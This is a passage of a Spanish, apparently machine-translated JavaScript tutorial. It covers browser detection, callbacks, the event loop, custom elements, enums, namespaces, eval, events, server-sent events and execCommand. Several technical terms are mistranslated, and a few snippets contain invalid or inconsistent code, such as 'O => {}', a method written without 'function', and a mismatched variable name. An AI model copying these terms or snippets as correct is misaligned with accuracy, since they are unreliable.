var isChrome = !!window.chrome && !!window.chrome.webstore;
```

```
// Blink engine detection
var isBlink = (isChrome || isOpera) && !window.CSS;
```

Probado con éxito en:

- Firefox 0.8 - 44
- Cromo 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Edge - 20-25

Crédito a [Rob W](#)

Método de biblioteca

Un enfoque más fácil para algunos sería utilizar una biblioteca de JavaScript existente. Esto se debe a que puede ser difícil garantizar que la detección del navegador sea correcta, por lo que puede tener sentido utilizar una solución de trabajo si hay una disponible.

Una biblioteca de detección de navegador popular es [Bowser](#).

Ejemplo de uso:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('Iphone or Android');
}
```

Detección de agente de usuario

Este método obtiene el agente de usuario y lo analiza para encontrar el navegador. El nombre y la versión del navegador se extraen del agente de usuario a través de una expresión regular. Sobre la base de estos dos, se devuelve el <browser name> <version>.

Los cuatro bloques condicionales que siguen al código de coincidencia de agente de usuario están destinados a explicar las diferencias en los agentes de usuario de diferentes navegadores. Por ejemplo, en el caso de la ópera, ya que utiliza el motor de renderizado Chrome, hay un paso adicional para ignorar esa parte.

Tenga en cuenta que este método puede ser fácilmente falsificado por un usuario.

```
navigator.sayswho= (function(){
  var ua= navigator.userAgent, tem,
  M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
  if(/trident/i.test(M[1])){
    tem= /\brv[ :]+(\d+)/g.exec(ua) || [];
    return 'IE '+ (tem[1] || '');
  }
  if(M[1]==='Chrome'){
    tem= ua.match(/\b(OPR|Edge)\b/);
    if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
  }
  M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
  if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
  return M.join(' ');
})();
```

Capítulo 34: Devoluciones de llamada

Examples

Ejemplos simples de uso de devolución de llamada

Las devoluciones de llamada ofrecen una forma de ampliar la funcionalidad de una función (o método) **sin cambiar** su código. Este enfoque se usa a menudo en módulos (bibliotecas / complementos), cuyo código no se debe cambiar.

Supongamos que hemos escrito la siguiente función, calculando la suma de una matriz de valores dada:

```
function foo(array) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        sum += array[i];  
    }  
    return sum;  
}
```

Ahora supongamos que queremos hacer algo con cada valor de la matriz, por ejemplo, mostrarlo usando `alert()`. Podríamos hacer los cambios apropiados en el código de `foo`, así:

```
function foo(array) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        alert(array[i]);  
        sum += array[i];  
    }  
    return sum;  
}
```

Pero, ¿y si decidimos usar `console.log` lugar de `alert()`? Obviamente, cambiar el código de `foo`, siempre que decidamos hacer algo más con cada valor, no es una buena idea. Es mucho mejor tener la opción de cambiar de opinión sin cambiar el código de `foo`. Ese es exactamente el caso de uso para devoluciones de llamada. Solo tenemos que cambiar ligeramente la firma y el cuerpo de `foo`:

```
function foo(array, callback) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        callback(array[i]);  
        sum += array[i];  
    }  
    return sum;  
}
```

Y ahora podemos cambiar el comportamiento de `foo` simplemente cambiando sus parámetros:

```
var array = [];
foo(array, alert);
foo(array, function (x) {
    console.log(x);
});
```

Ejemplos con funciones asíncronas

En jQuery, el `$.getJSON()` para recuperar datos JSON es asíncrono. Por lo tanto, pasar el código en una devolución de llamada se asegura de que se llame al código *después de que* se recupere el JSON.

`$.getJSON()` :

```
$.getJSON( url, dataObject, successCallback );
```

Ejemplo de `$.getJSON()` :

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

Lo siguiente *no* funcionaría, porque probablemente se llamaría al código de manejo de datos *antes de* que se reciban los datos, porque la función `$.getJSON` toma un tiempo no especificado y no `$.getJSON` la pila de llamadas mientras espera el JSON.

```
$.getJSON("foo.json", {});
// data handling code
```

Otro ejemplo de una función asíncrona es la función `animate()` jQuery. Debido a que se tarda un tiempo específico para ejecutar la animación, a veces es conveniente ejecutar algún código directamente después de la animación.

`.animate()` :

```
jQueryElement.animate( properties, duration, callback );
```

Por ejemplo, para crear una animación de desvanecimiento después de la cual el elemento desaparece por completo, se puede ejecutar el siguiente código. Tenga en cuenta el uso de la devolución de llamada.

```
elem.animate( { opacity: 0 }, 5000, function() {
    elem.hide();
} );
```

Esto permite que el elemento se oculte justo después de que la función haya finalizado su ejecución. Esto difiere de:

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

porque la última no espera a que se complete `animate()` (una función asíncrona), y por lo tanto el elemento se oculta de inmediato, lo que produce un efecto no deseado.

¿Qué es una devolución de llamada?

Esta es una llamada de función normal:

```
console.log("Hello World!");
```

Cuando llama a una función normal, hace su trabajo y luego devuelve el control a la persona que llama.

Sin embargo, a veces una función necesita devolver el control a la persona que llama para hacer su trabajo:

```
[1,2,3].map(function double(x) {
  return 2 * x;
});
```

En el ejemplo anterior, la función `double` es una devolución de llamada para el `map` funciones porque:

1. La función `double` se asigna al `map` funciones por el llamante.
2. El `map` funciones necesita llamar a la función `double` cero o más veces para hacer su trabajo.

Por lo tanto, el `map` funciones esencialmente devuelve el control a la persona que llama cada vez que llama a la función `double`. Por lo tanto, el nombre de "devolución de llamada".

Las funciones pueden aceptar más de una devolución de llamada:

```
promise.then(function onFulfilled(value) {
  console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
  console.log("Rejected with reason " + reason);
});
```

Aquí la función `then` acepta dos funciones de devolución de llamada, `onFulfilled` y `onRejected`. Además, solo se llama a una de estas dos funciones de devolución de llamada.

Lo que es más interesante es que la función `then` vuelve antes de que cualquiera de las devoluciones de llamada son llamados. Por lo tanto, se puede llamar a una función de devolución de llamada incluso después de que la función original haya regresado.

Continuación (síncrona y asíncrona)

Las devoluciones de llamada se pueden utilizar para proporcionar el código que se ejecutará después de que se haya completado un método:

```
/**  
 * @arg {Function} then continuation callback  
 */  
  
function doSomething(then) {  
  console.log('Doing something');  
  then();  
}  
  
// Do something, then execute callback to log 'done'  
doSomething(function () {  
  console.log('Done');  
});  
  
console.log('Doing something else');  
  
// Outputs:  
//   "Doing something"  
//   "Done"  
//   "Doing something else"
```

El método `doSomething()` anterior se ejecuta de forma sincrónica con la devolución de llamada: los bloques de ejecución hasta que devuelve `doSomething()`, asegurando que la devolución de llamada se ejecute antes de que el intérprete avance.

Las devoluciones de llamada también se pueden utilizar para ejecutar código de forma asíncrona:

```
doSomethingAsync(then) {  
  setTimeout(then, 1000);  
  console.log('Doing something asynchronously');  
}  
  
doSomethingAsync(function() {  
  console.log('Done');  
});  
  
console.log('Doing something else');  
  
// Outputs:  
//   "Doing something asynchronously"  
//   "Doing something else"  
//   "Done"
```

Las devoluciones de llamada `then` se consideran continuaciones de los métodos `doSomething()`. Proporcionar una devolución de llamada como la última instrucción en una función se llama una llamada de [cola](#), que es [optimizada por los intérpretes de ES2015](#).

Manejo de errores y ramificación de flujo de control.

Las devoluciones de llamada se utilizan a menudo para proporcionar manejo de errores. Esta es una forma de ramificación de flujo de control, donde algunas instrucciones se ejecutan solo cuando se produce un error:

```

const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"

```

La ejecución del código en `compare()` anterior tiene dos ramas posibles: `success` cuando los valores reales y esperados son los mismos, y `error` cuando son diferentes. Esto es especialmente útil cuando el flujo de control debe ramificarse después de alguna instrucción asíncrona:

```

function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"

```

Debe tenerse en cuenta que las devoluciones de llamada múltiples no tienen que ser mutuamente excluyentes, ya que ambos métodos podrían llamarse. De forma similar, el `compare()` podría escribir con devoluciones de llamada que son opcionales (usando un `noop` como valor predeterminado - vea el [patrón de Objeto nulo](#)).

Callbacks y `this`

A menudo, cuando se utiliza una devolución de llamada, se desea acceder a un contexto específico.

```
function SomeClass(msg, elem) {
```

```

this.msg = msg;
elem.addEventListener('click', function() {
  console.log(this.msg); // <= will fail because "this" is undefined
});
}

var s = new SomeClass("hello", someElement);

```

Soluciones

- Usar bind

bind efectivamente genera una nueva función que establece `this` a lo que fue pasado para bind luego llama a la función original.

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);
    }.bind(this)); // <= bind the function to `this`
}

```

- Usar funciones de flecha

Funciones de dirección se unen automáticamente la corriente de `this` contexto.

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', () => { // <= arrow function binds `this`
    console.log(this.msg);
  });
}

```

A menudo, le gustaría llamar a una función miembro, idealmente pasar los argumentos que se pasaron al evento a la función.

Soluciones:

- Usar enlace

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};

```

- Usa las funciones de flecha y el operador de descanso.

```

function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
    console.log(event.type, this.msg);
};

```

- Para los oyentes de eventos DOM en particular, puede implementar la [interfaz EventListener](#)

```

function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
    var fn = this[event.type];
    if (fn) {
        fn.apply(this, arguments);
    }
};

SomeClass.prototype.click = function(event) {
    console.log(this.msg);
};

```

Devolución de llamada utilizando la función de flecha

Usar la función de flecha como función de devolución de llamada puede reducir las líneas de código.

La sintaxis predeterminada para la función de flecha es

```
O => {}
```

Esto puede ser utilizado como devoluciones de llamada

Por ejemplo, si queremos imprimir todos los elementos en una matriz [1,2,3,4,5]

Sin función de flecha, el código se verá así.

```
[1,2,3,4,5].forEach(function(x){
    console.log(x);
})
```

Con la función de flecha, se puede reducir a

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Aquí la función de la `function(x){console.log(x)}` devolución de llamada `function(x){console.log(x)}` se reduce a `x=>console.log(x)`

Capítulo 35: Eficiencia de la memoria

Examples

Inconveniente de crear un verdadero método privado.

Un inconveniente de crear un método privado en Javascript es ineficaz en memoria porque se creará una copia del método privado cada vez que se cree una nueva instancia. Vea este ejemplo simple.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

Cuando creas pocas instancias, todas tienen una copia del método `formatPhoneNumber`

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Por lo tanto, sería genial evitar el uso del método privado solo si es necesario.

Capítulo 36: El evento de bucle

Examples

El bucle de eventos en un navegador web.

La gran mayoría de los entornos modernos de JavaScript funcionan de acuerdo con un *bucle de eventos*. Este es un concepto común en la programación de computadoras que esencialmente significa que su programa espera continuamente que sucedan cosas nuevas y, cuando lo hacen, reacciona ante ellas. El *entorno del host* llama a su programa, generando un "turno" o "tick" o "tarea" en el bucle de eventos, que luego se *ejecuta hasta su finalización*. Cuando ese turno ha finalizado, el entorno de host espera que ocurra algo más, antes de que todo esto comience.

Un ejemplo simple de esto está en el navegador. Considere el siguiente ejemplo:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

En este ejemplo, el entorno host es el navegador web.

1. El analizador de HTML ejecutará primero el `<script>`. Se ejecutará hasta su finalización.
2. La llamada a `setTimeout` le dice al navegador que, después de 100 milisegundos, debe poner en cola una `tarea` para realizar la acción dada.
3. Mientras tanto, el bucle de eventos es responsable de verificar continuamente si hay algo más que hacer: por ejemplo, renderizar la página web.
4. Después de 100 milisegundos, si el bucle de eventos no está ocupado por alguna otra razón, verá la tarea que `setTimeout` pone en cola y ejecuta la función, registrando esas dos declaraciones.
5. En cualquier momento, si alguien hace clic en el cuerpo, el navegador publicará una tarea en el bucle de eventos para ejecutar la función del controlador de clic. El bucle de eventos, a medida que avanza continuamente para comprobar qué hacer, verá esto y ejecutará esa función.

Puede ver cómo en este ejemplo hay varios tipos diferentes de puntos de entrada en el código JavaScript que invoca el bucle de eventos:

- El elemento `<script>` se invoca inmediatamente
- La tarea `setTimeout` se publica en el bucle de eventos y se ejecuta una vez
- La tarea del controlador de clics puede publicarse muchas veces y ejecutarse cada vez

Cada vuelta del bucle de eventos es responsable de muchas cosas; solo algunos de ellos invocarán estas tareas de JavaScript. Para detalles completos, [vea la especificación de HTML](#)

Una última cosa: ¿qué queremos decir con decir que cada tarea de bucle de eventos "se ejecuta hasta completarse"? Queremos decir que generalmente no es posible interrumpir un bloque de código que está en cola para ejecutarse como una tarea, y nunca es posible ejecutar código intercalado con otro bloque de código. Por ejemplo, incluso si hizo clic en el momento perfecto, nunca podría obtener el código anterior para iniciar sesión en `"onclick"` entre los dos `setTimeout` callback `log 1/2"` s. Esto se debe a la forma en que funciona la publicación de tareas; es cooperativo y basado en la cola, en lugar de preventivo.

Operaciones asíncronas y el bucle de eventos.

Muchas operaciones interesantes en entornos comunes de programación de JavaScript son asíncronas. Por ejemplo, en el navegador vemos cosas como

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

y en Node.js vemos cosas como

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

¿Cómo encaja esto con el bucle de eventos?

Cómo funciona esto es que cuando se ejecutan estas instrucciones, le dicen al *entorno del host* (es decir, el navegador o el tiempo de ejecución de Node.js, respectivamente) que se apaguen y hagan algo, probablemente en otro hilo. Cuando el entorno de host termine de hacer eso (respectivamente, esperando 100 milisegundos o leyendo el archivo `file.txt`) publicará una tarea en el bucle de eventos, diciendo "Llamar a la devolución de llamada que recibí anteriormente con estos argumentos".

El bucle de eventos está ocupado haciendo lo suyo: renderizar la página web, escuchar las opiniones de los usuarios y buscar continuamente las tareas publicadas. Cuando vea estas tareas publicadas para llamar a las devoluciones de llamada, volverá a llamar a JavaScript. ¡Así es como se obtiene el comportamiento asíncrono!

Capítulo 37: Elementos personalizados

Sintaxis

- .prototype.createdCallback ()
- .prototype.attachedCallback ()
- .prototype.detachedCallback ()
- .prototype.attributeChangedCallback (name, oldValue, newValue)
- document.registerElement (nombre, [opciones])

Parámetros

Parámetro	Detalles
nombre	El nombre del nuevo elemento personalizado.
opciones.extendimientos	El nombre del elemento nativo que se extiende, si lo hay.
opciones.prototipo	El prototipo personalizado que se utilizará para el elemento personalizado, si lo hay.

Observaciones

Tenga en cuenta que la especificación de elementos personalizados aún no se ha estandarizado y está sujeta a cambios. La documentación describe la versión que se ha enviado en Chrome estable en este momento.

Elementos personalizados es una característica de HTML5 que permite a los desarrolladores usar JavaScript para definir etiquetas HTML personalizadas que se pueden usar en sus páginas, con estilos y comportamientos asociados. Se utilizan a menudo con la [sombra-dom](#).

Examples

Registro de nuevos elementos

Define un elemento personalizado `<initially-hidden>` que oculta su contenido hasta que haya transcurrido un número específico de segundos.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
    this.revealTimeoutId = null;
  }
  attachedCallback() {
```

```

const seconds = Number(this.getAttribute('for'));
this.style.display = 'none';
this.revealTimeoutId = setTimeout(() => {
    this.style.display = 'block';
}, seconds * 1000);
}

detachedCallback() {
    if (this.revealTimeoutId) {
        clearTimeout(this.revealTimeoutId);
        this.revealTimeoutId = null;
    }
}
);

```

```

<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>

```

Extendiendo Elementos Nativos

Es posible ampliar los elementos nativos, pero sus descendientes no pueden tener sus propios nombres de etiqueta. En cambio, el `is` atributo se utiliza para especificar qué subclase un elemento se supone que el uso. Por ejemplo, aquí hay una extensión del elemento `` que registra un mensaje en la consola cuando se carga.

```

const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
    this.addEventListener('load', event => {
        console.log("Image loaded successfully.");
    });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });

```

```



```

Capítulo 38: Enumeraciones

Observaciones

En la programación de computadoras, un tipo enumerado (también llamado enumeración o enumeración [..]) es un tipo de datos que consiste en un conjunto de valores denominados llamados elementos, miembros o enumeradores del tipo. Los nombres de los enumeradores suelen ser identificadores que se comportan como constantes en el idioma. A una variable que se ha declarado que tiene un tipo enumerado se le puede asignar cualquiera de los enumeradores como un valor.

[Wikipedia: Tipo enumerado](#)

JavaScript está mal escrito, las variables no se declaran con un tipo de antemano y no tiene un tipo de datos de `enum` nativo. Los ejemplos proporcionados aquí pueden incluir diferentes formas de simular enumeradores, alternativas y posibles compensaciones.

Examples

Definición de enumeración utilizando `Object.freeze()`

5.1

JavaScript no es compatible directamente con los enumeradores, pero la funcionalidad de un `enum` puede ser imitada.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

La definición de enumeración anterior, también se puede escribir de la siguiente manera:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

Después de eso puedes definir una variable e imprimir como antes.

Definición alternativa

El método `Object.freeze()` está disponible desde la versión 5.1. Para versiones anteriores, puede usar el siguiente código (tenga en cuenta que también funciona en las versiones 5.1 y posteriores):

```
var ColorsEnum = {  
    WHITE: 0,  
    GRAY: 1,  
    BLACK: 2  
}  
// Define a variable with a value from the enum  
var currentColor = ColorsEnum.GRAY;
```

Imprimir una variable enum

Después de definir una enumeración utilizando cualquiera de las formas anteriores y estableciendo una variable, puede imprimir tanto el valor de la variable como el nombre correspondiente de la enumeración para el valor. Aquí hay un ejemplo:

```
// Define the enum  
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }  
Object.freeze(ColorsEnum);  
// Define the variable and assign a value  
var color = ColorsEnum.BLACK;  
if(color == ColorsEnum.BLACK) {  
    console.log(color);      // This will print "2"  
    var ce = ColorsEnum;  
    for (var name in ce) {  
        if (ce[name] == ce.BLACK)  
            console.log(name);  // This will print "BLACK"  
    }  
}
```

Implementando Enums Usando Símbolos

A medida que ES6 introdujo los **Símbolos**, que son **valores primarios únicos e inmutables** que pueden usarse como la clave de una propiedad de `Object`, en lugar de usar cadenas como valores posibles para una enumeración, es posible usar símbolos.

```
// Simple symbol  
const newSymbol = Symbol();  
typeof newSymbol === 'symbol' // true  
  
// A symbol with a label  
const anotherSymbol = Symbol("label");  
  
// Each symbol is unique  
const yetAnotherSymbol = Symbol("label");  
yetAnotherSymbol === anotherSymbol; // false
```

```

const Regnum_Animale = Symbol();
const Regnum_Vegetable = Symbol();
const Regnum_Lapideum = Symbol();

function describe(kingdom) {

    switch(kingdom) {

        case Regnum_Animale:
            return "Animal kingdom";
        case Regnum_Vegetable:
            return "Vegetable kingdom";
        case Regnum_Lapideum:
            return "Mineral kingdom";
    }
}

describe(Regnum_Vegetable);
// Vegetable kingdom

```

El artículo [Símbolos en ECMAScript 6](#) cubre este nuevo tipo primitivo con más detalle.

Valor de enumeración automática

5.1

Este ejemplo muestra cómo asignar automáticamente un valor a cada entrada en una lista de enumeración. Esto evitará que dos enumeraciones tengan el mismo valor por error. NOTA: [Compatibilidad con el navegador Object.freeze](#)

```

var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
        "One",
        "Two",
        "Three"
    ];
    enumObj = { };
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
}

```

```
    break;  
}
```

Capítulo 39: Espacio de nombres

Observaciones

En Javascript, no hay noción de espacios de nombres y son muy útiles para organizar el código en varios idiomas. Para javascript, ayudan a reducir la cantidad de globales requeridos por nuestros programas y al mismo tiempo también ayudan a evitar colisiones de nombres o el prefijo excesivo de nombres. En lugar de contaminar el ámbito global con una gran cantidad de funciones, objetos y otras variables, puede crear un objeto global (e idealmente solo uno) para su aplicación o biblioteca.

Examples

Espacio de nombres por asignación directa

```
//Before: antipattern 3 global variables
var setActivePage = function () {};
var getPage = function() {};
var redirectPage = function() {};

//After: just 1 global variable, no function collision and more meaningful function names
var NavigationNs = NavigationNs || {};
NavigationNs.active = function() {}
NavigationNs.pagination = function() {}
NavigationNs.redirection = function() {}
```

Espacios de nombres anidados

Cuando se involucran múltiples módulos, evite la proliferación de nombres globales creando un único espacio de nombres global. Desde allí, se pueden agregar sub-módulos al espacio de nombres global. (La anidación adicional ralentizará el rendimiento y agregará una complejidad innecesaria). Se pueden usar nombres más largos si los choques de nombres son un problema:

```
var NavigationNs = NavigationNs || {};
NavigationNs.active = {};
NavigationNs.pagination = {};
NavigationNs.redirection = {};

// The second level start here.
NavigationNs.pagination.jquery = function();
NavigationNs.pagination.angular = function();
NavigationNs.pagination.ember = function();
```

Capítulo 40: Evaluando JavaScript

Introducción

En JavaScript, la función `eval` evalúa una cadena como si fuera un código JavaScript. El valor de retorno es el resultado de la cadena evaluada, por ejemplo, `eval('2 + 2')` devuelve `4`.

`eval` está disponible en el ámbito global. El alcance léxico de la evaluación es el alcance local, a menos que se invoque de manera indirecta (por ejemplo, `var geval = eval; geval(s);`).

El uso de `eval` está fuertemente desaconsejado. Vea la sección de Comentarios para más detalles.

Sintaxis

- `eval (cadena);`

Parámetros

Parámetro	Detalles
cuerda	El JavaScript para ser evaluado.

Observaciones

El uso de `eval` está fuertemente desaconsejado; En muchos escenarios presenta una vulnerabilidad de seguridad.

`eval ()` es una función peligrosa, que ejecuta el código que se pasa con los privilegios de la persona que llama. Si ejecuta `eval ()` con una cadena que podría verse afectada por una parte maliciosa, puede terminar ejecutando código malicioso en la máquina del usuario con los permisos de su página web / extensión. Más importante aún, el código de terceros puede ver el alcance en el que se invocó `eval ()`, lo que puede conducir a posibles ataques de formas en las que la Función similar no es susceptible.

[Referencia de JavaScript MDN](#)

Adicionalmente:

- [Explotando el método `eval \(\)` de JavaScript.](#)
- [¿Cuáles son los problemas de seguridad con "eval \(\)" en JavaScript?](#)

Examples

Introducción

Siempre puede ejecutar JavaScript desde dentro de sí mismo, aunque esto no se **recomienda en absoluto** debido a las vulnerabilidades de seguridad que presenta (consulte las Notas para obtener más información).

Para ejecutar JavaScript desde dentro de JavaScript, simplemente use la siguiente función:

```
eval("var a = 'Hello, World!'");
```

Evaluación y matemáticas

Puede establecer una variable en algo con la función `eval()` usando algo similar al siguiente código:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

El resultado, almacenado en la variable `res`, será:

200
4
27

El uso de `eval` está fuertemente desaconsejado. Vea la sección de Comentarios para más detalles.

Evaluar una cadena de declaraciones de JavaScript

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

El uso de `eval` está fuertemente desaconsejado. Vea la sección de Comentarios para más detalles.

Capítulo 41: Eventos

Examples

Página, DOM y navegador cargando

Este es un ejemplo para explicar las variaciones de los eventos de carga.

1. evento onload

```
<body onload="someFunction()">


</body>

<script>
  function someFunction() {
    console.log("Hi! I am loaded");
  }
</script>
```

En este caso, el mensaje se registra una vez que *todos los contenidos de la página, incluidas las imágenes y las hojas de estilo (si corresponde)* se hayan cargado por completo.

2. Evento DOMContentLoaded

```
document.addEventListener("DOMContentLoaded", function(event) {
  console.log("Hello! I am loaded");
});
```

En el código anterior, el mensaje se registra solo después de cargar el DOM / documento (*es decir, una vez que se construye el DOM*).

3. Función anónima auto invocada

```
(function(){
  console.log("Hi I am an anonymous function! I am loaded");
})();
```

Aquí, el mensaje se registra tan pronto como el navegador interpreta la función anónima. Esto significa que esta función puede ejecutarse incluso antes de que se cargue el DOM.

Capítulo 42: Eventos enviados por el servidor

Sintaxis

- nuevo EventSource ("api / stream");
- eventSource.onmessage = function (event) {}
- eventSource.onerror = function (event) {};
- eventSource.addEventListener = function (name, callback, options) {};
- eventSource.readyState;
- eventSource.url;
- eventSource.close ();

Examples

Configuración de un flujo de eventos básico al servidor

Puede configurar el navegador de su cliente para escuchar los eventos entrantes del servidor utilizando el objeto `EventSource`. Deberá proporcionar al constructor una cadena de la ruta a la API del servidor para que suscriba al cliente a los eventos del servidor.

Ejemplo:

```
var eventSource = new EventSource("api/my-events");
```

Los eventos tienen nombres con los que se clasifican y envían, y un oyente debe estar configurado para escuchar cada uno de esos eventos por nombre. El nombre del evento predeterminado es `message` y para escucharlo debe usar el detector de eventos apropiado, `.onmessage`

```
evtSource.onmessage = function(event) {  
    var data = JSON.parse(event.data);  
    // do something with data  
}
```

La función anterior se ejecutará cada vez que el servidor enviará un evento al cliente. Los datos se envían como `text/plain`, si envía datos JSON es posible que desee analizarlos.

Cerrar un flujo de eventos

Se puede cerrar un flujo de eventos al servidor usando el método `EventSource.close()`

```
var eventSource = new EventSource("api/my-events");  
// do things ...  
eventSource.close(); // you will not receive anymore events from this object
```

El método `.close()` no hace nada si el flujo ya está cerrado.

Vinculando a los oyentes de eventos a EventSource

Puede vincular los escuchas de eventos al objeto `EventSource` para escuchar diferentes canales de eventos utilizando el método `.addEventListener`.

`EventSource.addEventListener (nombre: cadena, devolución de llamada: función, [opciones])`

nombre : el nombre relacionado con el nombre del canal al que el servidor emite eventos.

devolución de llamada : la función de devolución de llamada se ejecuta cada vez que se emite un evento vinculado al canal, la función proporciona el `event` como un argumento.

opciones : opciones que caracterizan el comportamiento del detector de eventos.

El siguiente ejemplo muestra un flujo de eventos de latido del servidor, el servidor envía eventos en el canal de `heartbeat` y esta rutina siempre se ejecutará cuando se acepte un evento.

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

Capítulo 43: execCommand y contenteditable

Sintaxis

- bool support = document.execCommand (commandName, showDefaultUI, valueArgument)

Parámetros

commandId	valor
Commands Comandos de formateo en línea	
color de fondo	Cadena de valor de color
negrita	
crear vínculo	Cadena de URL
nombre de la fuente	Nombre de la familia de la fuente
tamaño de fuente	"1", "2", "3", "4", "5", "6", "7"
color primario	Cadena de valor de color
huelga a través de	
sobrescrito	
desconectar	
Commands comandos de formateo de bloques	
borrar	
formatBlock	"dirección", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
adelanteDeleteo	
insertHorizontalRule	
Insertar HTML	Cadena HTML
insertar imagen	Cadena de URL
insertLineBreak	

commandId	valor
insertOrderedList	
insertParagraph	
Insertar texto	Cadena de texto
insertUnorderedList	
justificar centro	
justificar completo	
justificar a la izquierda	
justificar derecho	
vencido	

Commands Comandos del portapapeles

dupdo	Cadena seleccionada actualmente
cortar	Cadena seleccionada actualmente
pegar	

Commands Comandos misceláneos

defaultParagraphSeparator	
rehacer	
seleccionar todo	
styleWithCSS	
deshacer	
useCSS	

Examples

Formato

Los usuarios pueden agregar formato a los elementos o documentos `contenteditable` mediante las funciones de su navegador, como los atajos de teclado comunes para el formato (`Ctrl-B` para **negrita**, `Ctrl-I` para *cursiva*, etc.) o arrastrando y soltando imágenes, enlaces o marcas desde la

portapapeles.

Además, los desarrolladores pueden usar JavaScript para aplicar el formato a la selección actual (texto resaltado).

```
document.execCommand('bold', false, null); // toggles bold formatting  
document.execCommand('italic', false, null); // toggles italic formatting  
document.execCommand('underline', false, null); // toggles underline
```

Escuchando los cambios de contenteditable

Los eventos que funcionan con la mayoría de los elementos de formulario (por ejemplo, `change`, `keydown`, `keyup`, `keypress`) no funcionan con `contenteditable`.

En su lugar, se puede escuchar a los cambios de `contenteditable` contenidos con la `input` evento. Suponiendo `contenteditableHTMLElement` es un objeto JS DOM que se puede `contenteditable`:

```
contenteditableHTMLElement.addEventListener("input", function() {  
    console.log("contenteditable element changed");  
});
```

Empezando

El atributo HTML `contenteditable` proporciona una forma sencilla de convertir un elemento HTML en un área editable por el usuario

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Edición de texto enriquecido nativo

Uso de **JavaScript** y [execCommand W3C](#) que, además, puede pasar más funciones de edición para el centrado actualmente `contenteditable` elemento (específicamente en la posición de cursor o selección).

El método de la función `execCommand` acepta 3 argumentos.

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String. de la lista de `comandos` disponibles ** `id` ** s
(ver: [Parámetros → commandId](#))
- `showUI` Boolean (no implementado. Use `false`)
- `value` Cadena Si un comando espera un **valor** de Cadena relacionado con el comando, de lo contrario "" .
(ver: [Parámetros → valor](#))

